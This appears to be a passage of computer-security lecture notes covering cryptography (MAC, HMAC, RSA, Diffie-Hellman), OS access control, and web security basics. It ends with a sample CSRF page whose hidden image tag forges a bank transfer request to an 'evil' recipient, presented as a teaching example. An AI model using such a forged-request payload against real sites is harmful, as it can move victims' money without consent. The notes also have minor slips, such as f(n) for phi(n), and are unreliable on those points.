2. Collision resistance: ensure it is difficult to find x and x' such that $\text{Hash}(x) = \text{Hash}(x')$.

3. Second pre-image resistance: ensure that given x, it is difficult to find x' such that $\text{Hash}(x) = \text{Hash}(x')$.

For example, SHA-256 and SHA-384 are two variants of the SHA-2 hash algorithm, returning 256-bit or 384-bit hashes. However, they are vulnerable to length-extension attacks. For example, suppose S is a secret, and the attacker knows $\text{len}(S)$ and $\text{Hash}(S)$. Then they can compute $\text{Hash}(S \parallel M)$ for some M, as the internal state can be derived from $\text{Hash}(S)$ and $\text{len}(S)$.

Since cryptographically strong hash functions alone are not sufficient for authentication (because attackers can also compute valid hash values), we introduce the Message Authentication Code (MAC).

3.4.8 Message Authentication Code (MAC)

This provides message integrity and authentication. It does not provide confidentiality and requires a shared secret key K; the message itself can be in plaintext.

For example, sender A computes $T = \text{MAC}(M, K)$, then sends $\{M, T\}$. Receiver B receives $\{M', T'\}$, computes $T'' = \text{MAC}(M', K)$, and compares T' with T''.

Here, integrity is provided if the attacker cannot find M^* and T^* such that $T^* = \text{MAC}(M^*, K)$, or find M^* such that $T = \text{MAC}(M^*, K)$. This requires a combination of a strong hash function and a shared secret key.

3.4.9 Hash-MAC (HMAC)

To build a secure MAC, we consider the following components:

1. H, which is a cryptographically strong hash function
2. $\text{pad}_i, \text{pad}_o$, which are publicly known strings
3. K, a secret key

Then we have

$$\text{HMAC}(M, K) = H\big((K \oplus \text{pad}_o) \parallel H((K \oplus \text{pad}_i) \parallel M)\big)$$

which is believed to be secure even if H has certain weaknesses.

MACs in general do not provide any guarantee on confidentiality of the message, so it is recommended to compute the MAC using a secret key and apply it properly with encryption. For example, consider K_E as the encryption key and K_I as the MAC key:

1. SSL (MAC-then-Encrypt): $C = E(M \parallel \text{MAC}(M, K_I), K_E)$
2. SSH (Encrypt-and-MAC): $C = E(M, K_E) \parallel \text{MAC}(M, K_I)$
3. IPsec (Encrypt-then-MAC): $C = E(M, K_E) \parallel \text{MAC}(E(M, K_E), K_I)$

In summary, symmetric cryptography provides strong confidentiality but weak integrity and authenticity. Therefore, we introduce asymmetric cryptography.

3.5 Asymmetric Key Cryptography

To solve the problem of secret key management and distribution in symmetric encryption, we consider asymmetric cryptography.

3.5.1 Basic Model

In asymmetric cryptography, each party has a pair of keys $\{PK, SK\}$. The public key is known to everyone, while the private key is kept secret.

A message from A to B is encrypted using B's public key, and B uses the private key to decrypt it.

Let message M, public key PK, and private key SK:

$$C_i = E(M_i, PK_B), \quad M_i = D(C_i, SK_B)$$

This model relies on the following building blocks:

1. **Key generation algorithm**: the generated public key cannot be used to easily compute the secret key, and vice versa.

2. **Trapdoor permutation**: a one-way permutation that is easy to invert with special (secret) information.

3. **Encryption/Decryption**:

$$C = F(PK, M), \quad F^{-1}(SK, C) = M$$

3.5.2 Euler's Totient Function

A one-way function f is a function such that, given x, it is easy to compute $f(x)$, but it is difficult to find any x for a given y such that $f(x) = y$. The difficulty is measured with respect to polynomial-time computation.

A key tool in RSA is Euler's totient function $\phi(n)$, which counts the number of positive integers k that are relatively prime to n, i.e. $\gcd(k, n) = 1$.

Important properties:

$$\phi(p) = p - 1 \quad \text{if } p \text{ is prime}$$

$$\phi(pq) = \phi(p)\phi(q) \quad \text{if } p, q \text{ are relatively prime}$$

Euler's theorem states that if a and n are co-prime:

$$a^{\phi(n)} \equiv 1 \pmod{n}$$

This property forms the foundation of RSA.

To find a large prime p:

1. Generate a large random number p.

2. Choose random a, $1 < a < p - 1$.

3. Test whether $a^{p-1} \bmod p = 1$.

If not, find another p. Otherwise, repeat with different a. Some composite numbers (Carmichael numbers) may pass, but they are rare.

3.5.3 RSA Crypto-System

RSA Key Generation

This key generation algorithm follows these steps:

1. Find large prime numbers p, q.

2. Compute $n = p \cdot q$.

3. Compute $\phi(n) = (p - 1)(q - 1)$.

Note that computing $\phi(n)$ from n alone is difficult.

4. Choose an integer e such that $\gcd(e, \phi(n)) = 1$ and $2 < e < \phi(n)$.

5. Compute $d = e^{-1} \bmod \phi(n)$, which is the multiplicative inverse of e modulo $\phi(n)$.

$$\text{PK} = \{n, e\}, \quad \text{SK} = \{d\}.$$

Encryption and Decryption

For $M < n$:

$$C = E(M, PK) = E_{\{n,e\}}(M) = M^e \mod n$$

$$D(C, SK) = D_{\{d\}}(C) = C^d \mod n = M^{ed} \mod n = (M^{ed-1})M \mod n$$

Since $e \cdot d = 1 \mod f(n)$ gives $e \cdot d - 1 = k \cdot f(n)$ for some k, then

$$\begin{aligned}(M^{ed-1})M \mod n &= (M^{kf(n)})M \mod n \\ &= ((M^{f(n)})^k)M \mod n \\ &= (1^k)M \mod n \\ &= M \mod n \\ &= M\end{aligned}$$

> **Remark.** If $M \geq n$, we typically encrypt a symmetric key using RSA and use symmetric encryption for the message.

However, this scheme is deterministic and not IND-CPA secure.

3.5.4 Diffie-Hellman Key Exchange

Diffie-Hellman is used for secure key exchange.

Two parties agree on a prime p and base (generator) g, where g is a primitive root modulo p[2].

- A chooses secret a, sends $A = g^a \mod p$

- B chooses secret b, sends $B = g^b \mod p$

Both compute:

$$s = g^{ab} \mod p$$

The computation of modular exponentiation can be done efficiently even for large numbers. However, given only g, p, and $A = g^a \mod p$, it is very difficult to find a if p is very large (Discrete Logarithm Problem). This makes it infeasible for an attacker to learn the secret even with the fastest computers.

$s = g^{ab} \mod p$ is used as the basis for a session key. When the communication stops, the secrets are discarded, providing forward secrecy. They also do not retain any information that later attackers could use to decrypt messages exchanged using s.

MITM Attacks

An active attacker can replace A, B with A', B', establishing separate keys with both parties. Thus, Diffie-Hellman alone does not provide authentication.

This can be prevented using digital signatures and certificates.

3.5.5 Digital Signatures

To bind a document to its author, the signature must depend on the document.

$$S = \text{sign}(M, SK) = F^{-1}(H(M), SK)$$

$$\text{verify}(M, S, PK) = \text{accept if } F(S, PK) = H(M)$$

In practice, A will generate a public-private key pair $\{n, e\}$ and $\{d\}$, then sign a message M where

$$S = \text{sign}_{\{d\}}(M) = RSA_{\{d\}}(H(M)) = H(M)^d \mod n$$

This can be validated using

$$\text{verify}_{\{n,e\}}(M, S) = \text{true} \Leftrightarrow H(M) = S^e \mod n$$

This provides authentication and non-repudiation.

[2] A primitive root g mod p is a number that can generate all possible non-zero values mod p by exponentiation.

3.6 A Better Asymmetric Key Encryption

Asymmetric encryption alone ensures confidentiality, but not authentication.

A common approach:

- Sign with sender's private key

- Encrypt with receiver's public key

This provides confidentiality, integrity, authentication, and non-repudiation. However, it is still vulnerable to MITM attacks during key exchange.

MITM attacks occur when an attacker replaces public keys. This is solved using certificates, which bind a public key to an identity.

A Certificate Authority (CA) verifies identities and signs certificates:

$$\text{Cert} = \text{Sign}_{SK_{CA}}(\text{identity}, PK)$$

The CA publishes its own public key, allowing anyone to verify certificates.

Chapter 4

OS Security

Operating system security aims to protect system resources while ensuring correct and controlled access. The fundamental goals remain the same: confidentiality, integrity, and authentication. Since many system resources are sensitive, mechanisms are required to prevent unauthorized access and misuse.

4.1 Access Control

4.1.1 Fundamentals

To enforce security goals, we first need a way to regulate how resources are accessed. Access control is the selective restriction of access to resources according to a policy.

The key components are:

- subject (principal): the entity requesting access to resources

- object: a resource that can be accessed

- policy: rules that define how subjects can access objects

- authentication: identifying who is making the request

- authorization: determining what actions the subject is allowed to perform

- audit: logging actions performed by subjects

- accountability: holding subjects responsible for their actions

We formalize access decisions as:

$$\text{access}(\text{Subject}, \text{Object}) = \text{true/false}$$

4.1.2 Access Control Matrix

A natural way to represent access control policies is through the access control matrix, which maps subjects to objects and specifies allowed actions.

	`/user/alice`	`/user/bob`	`/etc/password`	`/share/bob/b.txt`	...
Alice	True	False	False	True	
Bob	False	True	False	True	
root	True	True	True	True	
...					

Table 4.1: Access Control Matrix

In practice, permissions are not simply binary. Instead, we use finer-grained access rights such as Read (R), Write (W), and Execute (X).

	`/user/alice`	`/user/bob`	`/etc/password`	`/share/bob/b.txt`	...
Alice	{R, W}	{}	{}	{R}	
Bob	{}	{R, W}	{}	{R, W}	
root	{R, W}	{R, W}	{R, W}	{R, W}	
...					

Table 4.2: Access Control Matrix

However, directly storing this matrix is inefficient in real systems. This motivates practical mechanisms for implementing access control.

4.2 Security Mechanisms

There are two primary ways to implement the access control matrix:

1. Access Control List (ACL)
2. Capability-based Security

4.2.1 Access Control List

ACL is an object-centric mechanism. Each object maintains a list specifying which subjects have what permissions.

When access is requested:

- the system identifies the subject,

- looks up the subject in the object's ACL,

- and determines whether the requested action is allowed.

4.2.2 Capability-based Security

Capability-based security is a subject-centric mechanism. Each subject holds capabilities, which are unforgeable tokens that reference objects along with permitted operations.

When access is requested:

- the subject presents a capability,

- the system verifies the capability,

- and grants access if the required permission is included.

4.2.3 Reference Monitor

Regardless of the mechanism used, all access decisions must be enforced by a reference monitor.

A reference monitor mediates every access to objects and must satisfy:

1. unbypassable
2. tamper-proof
3. verifiable

Thus, subjects cannot access objects directly; all requests must pass through the reference monitor.

4.2.4 Trusted Computing Base

The Trusted Computing Base (TCB) consists of all components that must be correct to enforce security. Since all trust depends on the TCB, it should be:

- minimal
- unbypassable
- tamper-proof
- verifiable

4.2.5 DAC vs. MAC

Different systems adopt different policy models.

- Discretionary Access Control (DAC): object owners define access policies.
- Mandatory Access Control (MAC): a centralized authority enforces system-wide policies.

4.2.6 Attribute-Based Access Control

Attribute-Based Access Control (ABAC) generalizes access control by assigning attributes to subjects and objects. Policies are defined based on these attributes.

Role-Based Access Control (RBAC) can be viewed as a special case of ABAC.

4.3 UNIX Security Model

We now examine how these concepts are applied in a real system.

In UNIX:

1. subjects: users
2. objects: files, directories, devices, sockets, etc.
3. operations: read, write, execute

Users may belong to multiple groups, enabling group-based (role-like) access control.

4.3.1 File Access Control

Each file has an owner and a simple ACL based on:

1. owner
2. group
3. others

Permissions are set by the owner or root.

> **Remark.** If a user has write permission on a directory but not on a file, the ability to rename or delete the file depends on the sticky bit.
>
> - If the sticky bit is off: users can delete or rename files they do not own.
> - If the sticky bit is on: only the file owner, directory owner, or root can do so.

Each process maintains:

1. real UID/GID: identity of the process owner
2. effective UID/GID: used for permission checks

3. saved UID/GID: allows privilege dropping and restoration

If an executable has the SUID bit set, executing it temporarily grants the process the privileges of the file owner.

4.4 Privilege and Isolation

Traditional UNIX distinguishes between:

- privileged processes (e.g., root)

- unprivileged processes

To reduce risk, modern systems decompose root privileges into smaller capabilities.

To limit damage from compromise:

- minimize the TCB

- enforce the principle of least privilege

- isolate untrusted components

4.4.1 Sandbox

A sandbox isolates a process from the rest of the system. If some vulnerable code is from an untrusted source or takes input from potential attackers, running it in a sandbox aims to prevent exploits from spreading outside of the sandbox.

It restricts access to:

- file system

- network

- system resources

This prevents exploits from affecting the broader system.

4.4.2 Android Process Isolation

Android enforces sandboxing as follows:

1. Isolation: each app runs with a unique UID in its own VM

2. Interaction: permissions checked via a reference monitor

3. Least privilege: permissions granted explicitly by users

4.4.3 Chrome Security Model

Chrome uses a multi-process architecture:

- a privileged browser process

- multiple sandboxed renderer processes

Renderer processes handle untrusted web content with restricted permissions. If compromised, the damage is contained.

4.4.4 Information Flow Tracking

Information flow tracking monitors how data propagates through a system. Objects are labeled with security tags, which are updated during computation. This helps enforce confidentiality and integrity constraints.

Chapter 5

Security Principles

To design secure software and systems, we follow a set of fundamental security principles. These principles guide how systems should be built, how access should be controlled, and how users interact with security mechanisms.

Understanding Threat Model

To defend against attacks, we must first understand what we are protecting and what the potential threats are. Therefore, threat modeling should be performed both before and after deploying any security mechanisms. This ensures that defenses remain effective as the system evolves.

Economy of Security Mechanism

There is often a tradeoff between the cost of security and the level of protection provided. The goal is to increase the cost or difficulty for an attacker such that the reward does not justify the effort. At the same time, defenders must consider the cost of implementing and maintaining security mechanisms.

Open Design

Security should not rely on obscurity. As stated in Kerckhoffs's principle: "A crypto-system should be secure even if everything about the system, except the key, is public knowledge," and Shannon's maxim: "the enemy will immediately gain full familiarity with the system."

It is easier to protect and revoke a key than to keep a system design secret. Open design allows public scrutiny, which helps identify flaws in both design and implementation.

Fail-safe Defaults

Access decisions should be based on permission rather than exclusion. Without explicit permission, the default action is to deny access. Mechanisms that attempt to identify only unsafe conditions are less reliable and not recommended.

Least Privilege

Each system module should have only the minimum privileges necessary for its intended function. This principle relies on compartmentalization and isolation, where the system is divided into separate components with limited access rights.

Separation of Privilege

When possible, multiple independent privileges should be required to perform sensitive actions. This reduces the risk that a single compromised component can lead to a full system breach.

Defense in Depth

Security should not rely on a single mechanism. Instead, multiple layers of protection should be used so that even if one fails, others remain effective. These mechanisms should be diverse to avoid common points of failure.

For example, two-factor authentication combines:

- something you know (e.g. password),

- something you have (e.g. security token),

- something you are (e.g. biometrics).

Monolithic Design

A monolithic design builds the entire application as a single unified program. It is simple to develop, test, and deploy, and does not require communication between components. However, a single successful attack can compromise the entire system, since components are not isolated.

Component Design

In component-based design, the system is divided into separate modules with well-defined interfaces. This improves structure and reduces accidental vulnerabilities. However, since components still reside within the same application, a compromise may still propagate across components.

Complete Mediation

Every access to every resource must be checked for authorization. This is typically enforced using a reference monitor, through which all access requests must pass.

Human Factors

Security mechanisms must account for human limitations. Since users cannot reliably store high-quality cryptographic keys, systems rely on tools to securely manage credentials.

Two important considerations are:

Psychological acceptability: systems should be easy to use securely, so users do not bypass or misuse security mechanisms.

Human factor assumptions: security mechanisms should not rely on unrealistic assumptions about user behavior, even when users are not intentionally acting against the system.

Chapter 6

Web Security

The World Wide Web was originally conceived as a geographically distributed information retrieval system, where documents are interconnected through hyperlinks. With its evolution into a full-fledged application platform, it is also vulnerable to many attacks with enormous impact due to the widespread use of the service, accessibility of the servers, and widespread use of clients. Therefore, we look at web security in this chapter.

6.1 Fundamentals of Web

6.1.1 Web Security Goals

There are several goals to achieve:

1. **Confidentiality**: malicious websites shall not be able to learn the data on a user's computer or on other websites

2. **Integrity**: malicious websites shall not be able to modify the data on a user's computer or on other websites

3. **Authenticity**: malicious websites shall not be able to impersonate another website

4. **Availability**: attackers cannot make a website we visit unavailable, or exhaust or abuse a user's computer's computing power

5. **Privacy**: malicious websites should not be able to learn a user's activities online

As many vulnerabilities are the result of interactions among various components used for processing requests, we also need to analyze vulnerabilities in:

- protocol

- infrastructure

- server-side of the application (back-end)

- client-side of the application (front-end)

6.1.2 Uniform Resource Identifier (URI)

A Uniform Resource Identifier is a string that identifies a resource, e.g.:

- scheme: protocol / framework (HTTP, HTTPS, mailto, etc.)

- authority: a namespace that qualifies the resource (e.g. www.domain.com)

- path: a pathname composed of '/'-separated strings (e.g. /path/page)

- query: an application-specific piece of information (e.g. ?page=1)

It can be further classified as a locator, name, or both.

For a locator (Uniform Resource Locator), it is an identifier that contains the information to locate the resource. As for a name (Uniform Resource Name), it is an identifier that identifies an entity regardless of whether it is accessible or even if it exists.

6.1.3 Language

Hypertext Markup Language (HTML)

HTML describes the structure of web pages using markup. A markup language includes directives with content, and they can dictate presentation and describe content, e.g., `<title>Title</title>`.

Web pages are built from HTML elements, which are represented by tags. Tags can have attributes that provide metadata about the tag, which live only inside the tag. Notice that multiple attributes are separated by spaces.

The `<frame>` tag allows for displaying multiple separate views or pages that are associated with separate URLs on the same page. They are enclosed by a `<frameset>` tag. `<iframe>` tags are inline frames which are similar to `<frame>` but do not require a `<frameset>` tag.

The page we directly visit is loaded in a main frame, where the embedding or parent frame can specify only the style and placement of the embedded or child frame in its own frame. They can also show content in their own interfaces.

JavaScript

JavaScript is the high-level programming language of HTML and the web. It is supported by all browsers.

Hypertext Processor (PHP)

PHP is a scripting language that can be embedded in HTML pages to generate dynamic content. PHP code is executed on the server side when the page containing the code is requested.

6.1.4 Internet

HyperText Transfer Protocol (HTTP) is an application-layer protocol used to transfer information between a web client and a web server. By default, it uses TCP[1] port 80. Then the client opens a TCP connection and sends requests, and the server accepts the connection and sends replies.

Request

In an HTTP request, it writes data into a socket[2], and embeds input data from the user in the headers and the body.

Headers in a request specify:

- Method
- Resources
- Protocol version
- Other info like general header, request header, and entity header.

	Method	URL	Version
Headers	GET	/index.html	HTTP/1.1
	Host: www.example.com		
	User-Agent: Mozilla/5.0		
	Accept: text/html, */*		
	Accept-Language: en-us		
	Accept-Charset: ISO-8859-1,utf-8		
	Connection: keep-alive		
	`\r\n`		
Body (optional)			

Table 6.1: HTTP Request

[1] A Transmission Control Protocol (TCP) connection is a reliable communication channel between two devices over a network. It ensures data arrives in order without duplication.

[2] A socket is basically the endpoint of communication between two programs over a network. If a port is a door number, the socket is like the full address of the door.

Methods

There are a few types of HTTP methods:

- `GET`: Read data from a specified resource referred to by the URL.

- `HEAD`: Fetches only the information (HTTP header) about data at a specified resource.

- `POST`: Submit data to be processed with a specified resource identified by the URL and get a response back.

- `PUT`: Upload data to be stored under a specified resource.

Resources

A resource can be specified by an absolute URL (used when requesting a resource through a proxy) or a relative path (used when requesting a resource from a server that owns the resource).

Response

This is the data from the socket, e.g.,

	Version	Status	Status Message
	HTTP/1.1	200	OK
Headers	Date: Sat, 7 Jul 2018 17:36:27 GMT		
	Server: Apache		
	Content-Encoding: gzip		
	Content-Type: text/html; charset=UTF-8		
	Content-Length: 1846		
	`\r\n`		
Body	`<!DOCTYPE html>`		
	`<html>`		
	`...`		
	`</html>`		

Table 6.2: HTTP Response

Code	Status	Description
`1xx`	Informational	The request was received, continuing process
`200`	OK	Success
`301`	Moved Permanently	Permanent redirection
`307`	Temporary Redirect	Try URI in the Location field this time
`400`	Bad Request	Malformed request
`401`	Unauthorized	Requires user authentication
`403`	Forbidden	Refuse to fulfill the request
`404`	Not Found	
`500`	Internal Server Error	Something unexpected (Error) happened
`501`	Not Implemented	Does not support the requested functionality
`503`	Service Unavailable	Unable to handle the request due to overloading or maintenance

Table 6.3: Common HTTP Response Status Codes

6.1.5 Web Server

Both web servers and browsers speak HTTP. For a web server, it receives HTTP requests and sends HTTP responses.

A web server loops forever, accepting TCP connections from a client (browser), then reads the HTTP request from the connection, processes the request, and writes the HTTP response to the connection, then closes the TCP connection.

To serve static documents, it can simply read and write. For dynamic content, it uses the Common Gateway Interface (CGI).

CGI is a protocol for web servers to execute programs, like calling a command-line interface (CLI) program in another process, to generate web pages dynamically.

For example, when the web browser sends an HTTP request, the web server will start a CGI program passing input and environment variables. The CGI program then gives a partial response, and the web server processes the response and returns it with an HTTP response.

6.1.6 HTML Forms

A form is a way to collect data from the client. It has form controls, e.g., text fields, buttons, etc. The `action` attribute contains the URI to submit the HTTP request, where the default is the current URI. The `method` attribute (`GET` or `POST`) specifies the HTTP method to submit the request.

Child input tags of a form are transformed into either an HTTP query string or part of the HTTP request body. The data is encoded as either "application/x-www-form-urlencoded" or "multipart/form-data".

`GET` always uses "application/x-www-form-urlencoded", whereas `POST` depends on the `enctype` attribute of the form, with the default being "application/x-www-form-urlencoded". "multipart/form-data" is mainly used to upload files.

Data is sent as name-value pairs. The name is taken from the input tag's `name` attribute, whereas the value is taken either from the input tag's `value` attribute or user-supplied input.

For `GET`, data is passed in the query, e.g.,

```
<form method="GET" action="form.cgi">
  Username:
  <input type="text" name="user"></input><br>
  Language:
  <input type="text" name="lang"></input><br>
  <input type="submit"></input>
</form>
```

With input `alex` and `enUS`, this gives the query string `http://www.example.com/form.cgi?user=alex&lang=enUS` and

	Method	URL	Version
Headers	GET	/form.cgi?user=alex&lang=enUS	HTTP/1.1
	Host: www.example.com		
	User-Agent: Mozilla/5.0		
	Accept: text/html, */*		
	Accept-Language: en-us		
	Accept-Charset: ISO-8859-1,utf-8		
	Connection: keep-alive		
		`\r\n`	
Body			

Table 6.4: HTTP Request - GET

For `POST`, data is passed in the body.

The same input gives the URL `http://www.example.com/form.cgi` and

	Method	URL	Version
Headers	POST	/form.cgi	HTTP/1.1
	Host: www.example.com		
	User-Agent: Mozilla/5.0		
	Accept: text/html, */*		
	Accept-Language: en-us		
	Content-Type: application/x-www-form-urlencoded		
	Content-Length: 19		
	`\r\n`		
Body	user=alex&lang=enUS		

Table 6.5: HTTP Request - POST

6.2 Same-Origin Policy

6.2.1 More on JavaScript

User agents are client-side components responsible for the retrieval and display of web resources. Examples include `wget` and `curl`, which are command-line tools that fetch resources, as well as browsers such as Chrome and Firefox, which render web pages. In addition to displaying content, some user agents also support the execution of client-side code, such as Java Applets, ActiveX Controls, and JavaScript.

Among these, JavaScript plays a central role. It is a scripting language used to implement interactive and dynamic behavior in web pages, and it runs on the client side. To support this, browsers expose a set of APIs that allow JavaScript to interact with the web page and the browser environment. These APIs model the browser in an object-oriented manner.

One key API is the Document Object Model (DOM), which provides a cross-platform and language-independent interface for representing an HTML document as a tree structure. In this model, each node in the DOM tree is an object corresponding to a part of the document. In addition, the Browser Object Model (BOM) provides APIs for interacting with browser properties.

For example:

```
<html>
  <head>
  <title>Hello</title>
  </head>
  <body>
    <h1>Hello World!</h1>
    <div>
      <p>This is a paragraph.</p>
    </div>
  </body>
</html>
```



Figure 6.1: DOM Tree

In this example, each HTML element (i.e., each tag) is represented as a DOM object. The entire document forms an n-ary tree, where each node may have multiple children accessible via the `childNodes` property. Leaf nodes, such as text or comment nodes, do not have children.

JavaScript code is typically downloaded together with the HTML page and executed on-the-fly within the context of the embedding web page. Through the DOM and BOM, JavaScript can access and modify page content, insert or delete elements, and interact with browser features such as cookies, which are critical for user session management.

Because of this powerful access, security becomes a major concern. To mitigate potential risks, browsers enforce a sandboxing mechanism for JavaScript execution. This mechanism restricts access to local files

and network resources, limits certain UI behaviors (e.g., preventing very small windows), and disallows access to sensitive information such as browser history. The exact implementation of sandboxing varies across browsers.

6.2.2 Same-Origin Policy

Frame Isolation

To ensure:

- safe visit to an arbitrary web page,

- safe visit to two web pages at the same time,

- safe visit to a page embedding other frames,

we use frame isolation. Each website is isolated from all other websites, yet web pages of the same website are not isolated. We also define two types of relationships.

Frame-Frame relationships

- `canScript(A, B)`

This describes whether frame A can execute a script that accesses any DOM elements of frame B.

- `canNavigate(A, B)`

This describes whether frame A can change the origin of the content of frame B.

Frame-Principal relationships

- `readCookie(F, D)`, `writeCookie(F, D)`

This describes whether frame F can read or write cookies of domain D.

The Same-Origin Policy is an essential security mechanism that isolates different pages. It says a frame in one origin shall not be allowed to access resources of frames in a different origin. Then JavaScript code can access only resources that are associated with the same origin, and it cannot make HTTP requests to access the DOM, cookies, and local storage of a site or frame of a different origin.

Here, the origin is the granularity of protection in SOP. It is a tuple of protocol, hostname, and port, and is determined by string matching. Every frame has an origin; an iframe's origin is determined by the URL where it is loaded, but not the URL of its parent frame.

However, JavaScript code executes under the origin of the embedding frame, which introduces other problems.

HTTP Responses

XMLHttpRequest allows JavaScript to send HTTP requests to a server and receive data in the response. However, SOP prohibits XHRs from being sent to a different origin, and JavaScript can read only responses from the same origin.

A frame can load images, CSS, and fonts from another origin. It cannot inspect the content of the resources, and it is similar to loading an iframe from another origin to ensure safety.

A frame can also load JavaScript from another origin. It again cannot inspect the content of the script, but it can interact with it.

6.2.3 Relaxing the SOP

SOP implements security, but for origins like `www.google.com` and `google.com`, they will be treated as different origins.

To resolve this, two frames can set their domain to the same value, i.e., `google.com`. However, the domain cannot be set to a public suffix, e.g., `com`.

Another solution is using Cross-Origin Resource Sharing, i.e.,

```
Access-Control-Allow-Origin: http://www.foo.com
Access-Control-Allow-Origin: *
```

or Cross-document messaging:

Sender: `targetWindow.postMessage(Message, targetOrigin, [transfer])`

Receiver: `window.addEventListener("message", receiveMessage, false);`

`receiveMessage` takes an event parameter that carries the origin of the sender.

6.3 Session

6.3.1 Web Authentication

Authenticity is one major web security goal. Web authentication uses different approaches to achieve this goal, yet they all have limitations. For example:

- IP address

However, the IP source address can be spoofed, and NAT-ing (Network Address Translation) may cause several users to share the same IP address. Also, the same user could use different IP addresses.

- HTTP

This is not very scalable and is difficult to manage at the application level.

- certificate

This works (on the server side) for TLS-based connections, but few users have "real" certificates or know how to use them.

- form

In form-based authentication, user data might be sent in plaintext (if not protected by HTTPS).

6.3.2 HTTP Authentication

This is a protocol based on a simple challenge-response scheme. The challenge is returned by the server as part of a 401 reply message, which also specifies the authentication scheme to be used. An authentication request referring to a realm (which specifies a group of resources on the server) is sent by the client. The client must include an authorization header field with valid credentials. From the web server perspective, HTTP authentication enables basic access control.

	Version	Status	Status Message
Headers	HTTP/1.1	401	Unauthorized
	...		
	Content-Type: text/html		
	WWW-Authenticate: Basic realm="xxx"		
	...		

Table 6.6: 401 Unauthorized

So consider the workflow like this: the client requests access to a protected resource, then the web server denies the attempt to access the restricted area and requires the client to authenticate. The client then sends the credentials to authenticate the user, where the web server will depend on the validity of the credentials and whether the authenticated user is authorized to gain access.

Notice that the access control policy can be placed inside the directory or defined in a global configuration file.

HTTP is stateless, i.e., the HTTP server is not required to retain information or state about each user for the duration of multiple requests. However, it is desirable that a web application can track state over multiple requests if it wants to. This can be achieved by adding:

- HTTP cookies

- server-side sessions

- embedding information in the returned page using hidden variables within web forms or modified URLs.

6.3.3 User Sessions

A session is a sequence of HTTP request and response transactions associated with a user. It is used to represent a time-limited interaction of a client with a server. A session is a concept beyond HTTP, thus it needs to be implemented at the application level.

The workflow for basic authentication is like this: a form is used to send the credentials over a TLS-protected channel to a server-side application. The application then verifies the credentials, creates and sends back a session authenticator. The browser includes the authenticator in the next request, and later authentication is performed by checking this value.

6.3.4 Cookie

HTTP Cookie

An HTTP cookie is a small piece of data sent from or set by a website. It is stored on the user's computer by a web browser, and automatically sent with an HTTP request by the browser. It is designed as a reliable mechanism to help web applications keep state at the client side, and it is only accessible by the website that sets it.

A website can set multiple cookies for a client. The cookies are stored by the web browser in a cookie jar and organized by their domain name. Only cookies belonging to a domain are sent with requests to the same domain.

Cookie Attribute

The Domain and Path attributes define the scope of the cookie. If the domain is not specified, the cookie is set as a host-only cookie (exception is Internet Explorer). If the path is specified, the cookie is then used only when requesting pages contained in the corresponding path. If the path is also not specified, then the path of the requested resource is used.

Also, in the cookie, the Expires and Max-Age attributes define the cookie's expiration. Expires sets the time when the browser should delete the cookie, whereas Max-Age defines the duration that the cookie can exist. If neither Max-Age nor Expires is set, the cookie is a session cookie.

The Secure attribute instructs the browser to use the cookie only via secure or encrypted connections, e.g., HTTPS. If the Set-Cookie response is not encrypted (e.g., using HTTP), the cookie will be sent in plaintext over the network, where attackers can intercept cookies and perform session hijacking.

The HttpOnly attribute directs browsers to not expose the cookie through channels other than HTTP requests, e.g., preventing JavaScript code from accessing the cookie.

Access

From client-side access to cookies, they can:

- read a cookie (`var cookies = document.cookie`)

Here only cookies in scope are returned.

- set a new cookie (`document.cookie = "name=value;expires=..."`)

This does not overwrite all existing cookies.

- delete a cookie (`document.cookie = "name=value;expires=PAST TIME;"`)

Cookie Scope

Cookies are managed in a cookie jar per domain. The browser automatically attaches the cookies in scope with HTTP requests. The Domain and Path attributes let the browser decide which websites to send a particular cookie to. The scope of a cookie may not necessarily be the same as the URL of the website that sets it.

6.3.5 Cookie SOP

Cookies use a different definition of origins, where the scope is based on scheme, domain, and port.

Cookie Policy

A website might try to set cookies for another website. The browser then checks if the website is allowed to set a cookie. A valid domain can be any domain suffix of the hostname of the URL, except for the top-level domain (TLD). For example, for `a.abc.com`:

- allowed: `.a.abc.com`, `.abc.com`

- disallowed: `.b.abc.com`, `.com` (TLD)

The path, however, can be set to anything.

The browser then decides which cookies to send when visiting a particular URL. It sends all cookies in the URL scope, i.e., the domain of a cookie is a suffix of the domain in the URL, the path of a cookie is a prefix of the path in the URL, and the protocol must be HTTPS if the cookie has the Secure attribute.

Cookie vs. DOM

For cookies, `abc.com/x` does not receive cookies for `abc.com/y`. For DOM, `abc.com/x` can access the DOM of `abc.com/y`. However, using JavaScript, `abc.com/x` is able to see the cookies of `abc.com/y`. This is because JavaScript is not restricted by path in the same way as sending cookies, where using `document.cookie` can return all cookies for the current domain (except HttpOnly).

If an authentication cookie is set for `bank.com`, the browser can also send it to `https://www.bank.com/` and `http://www.bank.com`. In the latter case, this might lead to MITM attacks[3]. This can be fixed by using the Secure attribute.

Secure Attribute

All included JavaScript executes in the context of the embedding frame or page. Then, a script loaded from `xyz.com` into `bank.com` can access the cookies of `bank.com`. The cookies can then be leaked to `xyz.com` or arbitrary servers. This can be prevented by using the HttpOnly attribute.

Bypassing SOP

As mentioned, a related-domain attacker can control the cookies on another domain. For example, `a.example.com` can set many cookies for `.example.com`. As the cookie jar may have a fixed storage limit, when a user visits `b.example.com`, the cookies set by the attacker are sent. This indirectly bypasses SOP because `a.example.com` can influence `b.example.com`.

Session Fixation

Consider an attacker who obtains a session ID from a web server. Then a victim is tricked into visiting the website under the same session ID. The victim completes web authentication using the same session ID, and the attacker is then able to access the website as the victim.

[3] There are two types of Man-In-The-Middle attacks. The active one is discussed in Chapter 3.5.4. For passive MITM, the attacker listens to events and steals cookies if they are sent in plaintext.

> **Remark.** In the initial step, this is possible if the application blindly accepts an existing session ID.

Therefore, session IDs should always be updated after login and never be inherited. Cross-site scripting can help initialize the session ID.

6.3.6 Cross-Site Request Forgery

Attacks

In Cross-Site Request Forgery (CSRF) attacks, a malicious server or JavaScript code tricks the user's browser into performing actions on another web application, for example posting a new message, deleting a record, or initiating a transfer.

To do this, the attacker also needs to trick the user at the right time.

```
<!DOCTYPE html>
<html>
  <head>
    <title>Page Title</title>
  </head>
  <body>
    <h1>Welcome</h1>
    <p>Welcome to Evil's page!</p>
    <img src="welcome.jpg">
    <img src="http://www.bank.com/transfer.php?amount=1000&recipient=evil">
  </body>
</html>
```

